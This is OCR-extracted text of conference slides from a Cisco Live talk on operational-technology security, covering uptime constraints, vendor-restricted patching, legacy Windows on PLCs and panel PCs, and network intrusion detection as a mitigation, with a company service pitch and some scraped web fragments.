
cisco Live!



GO BEYOND

Agenda

- 1400 OT War Stories
- 1445 Capture The Flag: a playful way into Cybersecurity
- 1530 Introduction to Splunk
- 1550 iTalents: Boosting your career
- 1605 Awards
- 1620 Closing Notes
- 1630 Conference Visit

- 1830 Cisco Live Celebration

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OT War Stories

Tijl Deneut
Security Engineer and Teamlead Security – EBO Enterprises

Tijl Deneut, Security Engineer and Teamlead Security

Over 10 years of experience in IT-Security, i.e. as a Certified Ethical Hacker and with a strong focus on Industry 4.0, ICS and Industrial network security.

Was and is still active as a guest professor for Howest and Ghent University.

GHENT UNIVERSITY

howest hogeschool

e-BO Enterprises

- + 20 years of experience
- Delivering Trust for your Critical Business
- 24/7 Service Center
- Organized around
  - ISO 9001
  - ISO 27001
  - ISO 45001
  - IEC 62443

Headquarters
Belgium

Offices
Germany
France
UK

Delivering services
in 300+ locations
across Europe

How do we secure?

Industrial cybersecurity

- Industrial Security Assessments
- OT security solutions
- Structured & measurable Security strategy
- Highly Intelligent and automated technologies
- SOC services also for Industrial security systems
- Team of Industrial Cyber security Experts

OT Security solutions

- OT EDR
- OT NDR
- Intelligent network design
- Remote Access control
- Disaster Recovery solutions
- OT Asset management

Structured & measurable Security Strategy

- Gain control over the security in your production facility
- Online Security Control platform for all your systems
- Manage your security in a structured way
- Constantly measure your Security Protection level

We integrate

OSS in a BOX
CONNECT · CONTROL · CONVERT

Hyper Converged Infrastructure in a virtualized environment

All-in one cybersecure solution for digitalization of the OSS

Health monitoring & control system


Peace of mind during commissioning

According IEC 62443 – ISO 27001 – NIS2 ready

Supported by offshore experienced GWO certified engineers

IT vs OT


GOAL
7845
ACTUAL
5817
MINSTER


Plasma Controller For Gantry Typ
https://www.globalsources.com/product/cnc-plasma-cutting-controller_1048729187f.htm
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Global Sources Hong Kong Shows
April 11-14, 18-21 & 27-30, AsiaWorld-Expo
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Trade Shows
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New
Get the App
Sourcing Club
Favorites
Cart
Messages
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global sources
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
Home / Machinery & Equipment / Manufacturing Equipment / Industrial Automation Machinery / Industrial control systems
Plasma Controller for Gantry Type CNC Cutting Machine, Supports Computer Control Windows XP/2000
Lead Time 1–5 days
Inquire Now
Share to
Adtech (She
Technology
IMPORT
This supplie
advertise wi
cannot guar
their compa
information

CIA / AIC



OT Security Issues

OT: The 24/7/365 problem


OT is active 24/7, anything that might disturb this idea is a **no-go** in industrial environments

→ Many production facilities have a whole chain of systems interacting and building on each other

A small disturbance might cause this chain to come to a halt and force a restart of the production; sometimes taking days

- Reboots?
- Production changes?
- Just changing a small configuration that requires the device to reboot?

Often, anything that requires the system to be offline for even a minute, is not allowed



The update problem

Some updates might just **break your production**

For example: Siemens only allows pre-approved updates to be installed on Windows systems running their software.

Entry type: **FAQ** Entry ID: **18752994**, Entry date: **11/12/2020**

★★★☆☆ (11)
> Rate

Which Microsoft Updates ("Security Updates", "Critical Updates" and "Definition Updates") are recommended for operating SIMATIC WinCC V7?

Entry | Associated product(s)

Microsoft regularly rectifies security gaps in its products and makes these fixes available to its customers in the form of official patches. This entry provides you with valuable information on the reliable and smooth installation of these patches in conjunction with SIMATIC WinCC.

Notes on current updates: "20H2" and SQL server
Recommended Microsoft Updates
Using the "Microsoft Windows Server Update Service" ("WSUS")
General compatibility information
Further Information

Notes on current updates: "20H2" and SQL server

Subsequent to the installation of the Windows 10 October 2020 update ("20H2"), there may occur problems with the SQL server installation. As a consequence, the WinCC basic installation is disturbed as well.

	A	B	C	D	E	F	G	H
1	**Knowledge Base**	**Security Bulletins**	**Microsoft Description**	**Microsoft Product**	**Released** (dd.mm.yyyy)	**Test Status**	**Test Result**	**Comment**
2	KB4524570	-	Windows 10 Version 1909 Update KB4524570, "•Updates to improve security when using Internet Explorer and Microsoft Edge" (https://support.microsoft.com/en-us/help/4524570/windows-10-update-kb4524570)	Windows 10 Version 1903, 1909	12/11/2019	not approved	Open	Avoid installation until further notice
3	KB4480970			Windows 7 SP1 and Windows Server 2008 R2	8/01/2019	not approved	Failed	solved with KB4487345 from January 11, 2019 (see also https://support.microsoft.com/en-us/help/4487345)
4	KB4056888				3/01/2018	not approved	Failed	
5	KB4056890				3/01/2018	not approved	Failed	

The update problem

Some updates might just **break your vendor support**.

For example: Siemens only allows pre-approved updates to be installed on Windows syste

Software compatibility tool: https://support.industry.siemens.com/compatool/ →


Selected:
WinCC RT Adv v12SP1

- Further Products
  - Browser
  - Printer
  - Network Cameras
  - OPC
  - PDF
  - Remote Software
  - Application Whitelisting
    - McAfee
  - Backup and Restore
  - Virus Scanner
    - Trend MICRO
      - Trend MICRO Enterprise Security V10.x for Endpoints
      - Trend MICRO OfficeScan
      - Trend MICRO ServerProtect
      - Trend MICRO OfficeScan NT
      - Trend MICRO OfficeScan Client-Server Suite
    - McAfee
    - Symantec
    - Kaspersky
    - 360 Total Security
    - Microsoft Windows Defender
  - Virtualization
    - VMware
    - Microsoft Hyper-V
    - virtual Hardware (vHW)
    - HP HOST (Virtualization Server)
  - Encryption Software
    - Utimaco SafeGuard Easy
    - Microsoft Bitlocker
  - Oracle
  - PKZIP

The AV problem

Some software is just not meant to work together

E.g., installing PLC Programming software in 2025 be like →



This is a popular, Free PLC Programming Software (source), with the latest release on Sep 11, 2024

The legacy problem

Some Operating Systems are outdated and/or **break your vendor support**


Rockwell Automation Compability	RSLogix 5000	RSLogix 5000	RSLogix 5000	RSLogix 5000	Studio 5000 Logix Designer
	14.01.00	18.02.00	19.01.01	20.01.01	21.03.02
Windows 7 Enterprise SP1 32-bit	!	✗	✓	✓	!
Windows 7 Enterprise SP1 64-bit	!	✗	✓	✓	!
Windows 7 Home Premium (32-bit)	!	✗	✓	✓	!
Windows 7 Home Premium (64-bit)	!	✗	✓	✓	!
Windows 7 Home Premium SP1 32-bit	!	!	!	!	✓
Windows 7 Home Premium SP1 64-bit	!	!	!	!	!
Windows 7 Professional (32-bit)	!	✗	✓	✓	!
Windows 7 Professional (64-bit)	!	✗	✓	✓	!
Windows 7 Professional SP1 (32-bit)	!	✗	✓	✓	!
Windows 7 Professional SP1 (64-bit)	!	✗	✓	✓	✓
Windows 7 Ultimate SP1 32-bit	!	!	!	!	!
Windows 7 Ultimate SP1 64-bit	!	!	!	!	!
Windows 8 (home) 32-Bit	!	✗	✗	✗	!
Windows 8 (home) 64-Bit	!	✗	✗	✗	!
Windows 8 Enterprise 32-Bit	!	✗	✗	✗	!
Windows 8 Enterprise 64-Bit	!	✗	✗	✗	!
Windows 8 Professional 32-Bit	!	✗	✗	✗	!
Windows 8 Professional 64-Bit	!	✗	✗	✗	!
Windows 8.1 Enterprise 32-Bit	!	✗	✗	✗	!
Windows 8.1 Enterprise 64-Bit	!	✗	✗	✗	!
Windows 8.1 Professional 32-Bit	!	✗	✗	✗	!
Windows 8.1 Professional 64-Bit	!	✗	✗	✗	!
Windows Vista Business (32-bit)	!	✓	✓	✓	!
Windows XP Pro (32-bit)	!	✗	✗	✗	✗
Windows XP Pro SP1 (32-bit)	!	✗	✗	✗	✗
Windows XP Pro SP2 (32-bit)	!	✗	✗	✗	✗
Windows XP Pro SP3 (32-bit)	!	✓	✓	✓	✗

The legacy problem²

Many Operating Systems that are shipped on PLC's are outdated

E.g., The cheapest Industrial and Panel PC's from Beckhoff that are being shipped today, run Windows Compact Embedded

Which is outdated and filled with vulnerabilities




OT Security Mitigations

OT Security

The difficulties

Securing what's critical

Example OT / ICS / Industrial / Factory layout



In modern age, everything is connected

- Not all network traffic originates from the IT department

Example issues

- External machines (suppliers) cannot be trusted (4G, VPN, maintenance …)
- Human mistakes occur (bring-your-own-virus)
- Engineers take the easy route by adding network devices (shadow IT)
- …

→ **Visibility is needed,**

Endpoint Protection alone is not enough

OT Network Security

The IEC 62443-1-1 Purdue Model

Securing what's critical


An industrial network is rarely simple

And so does increasing its security, it seems

And so does **convincing** the OT engineers

For example: how do you protect an environment you are not "allowed" to touch?

(One of the) answers: Network Intrusion Detection

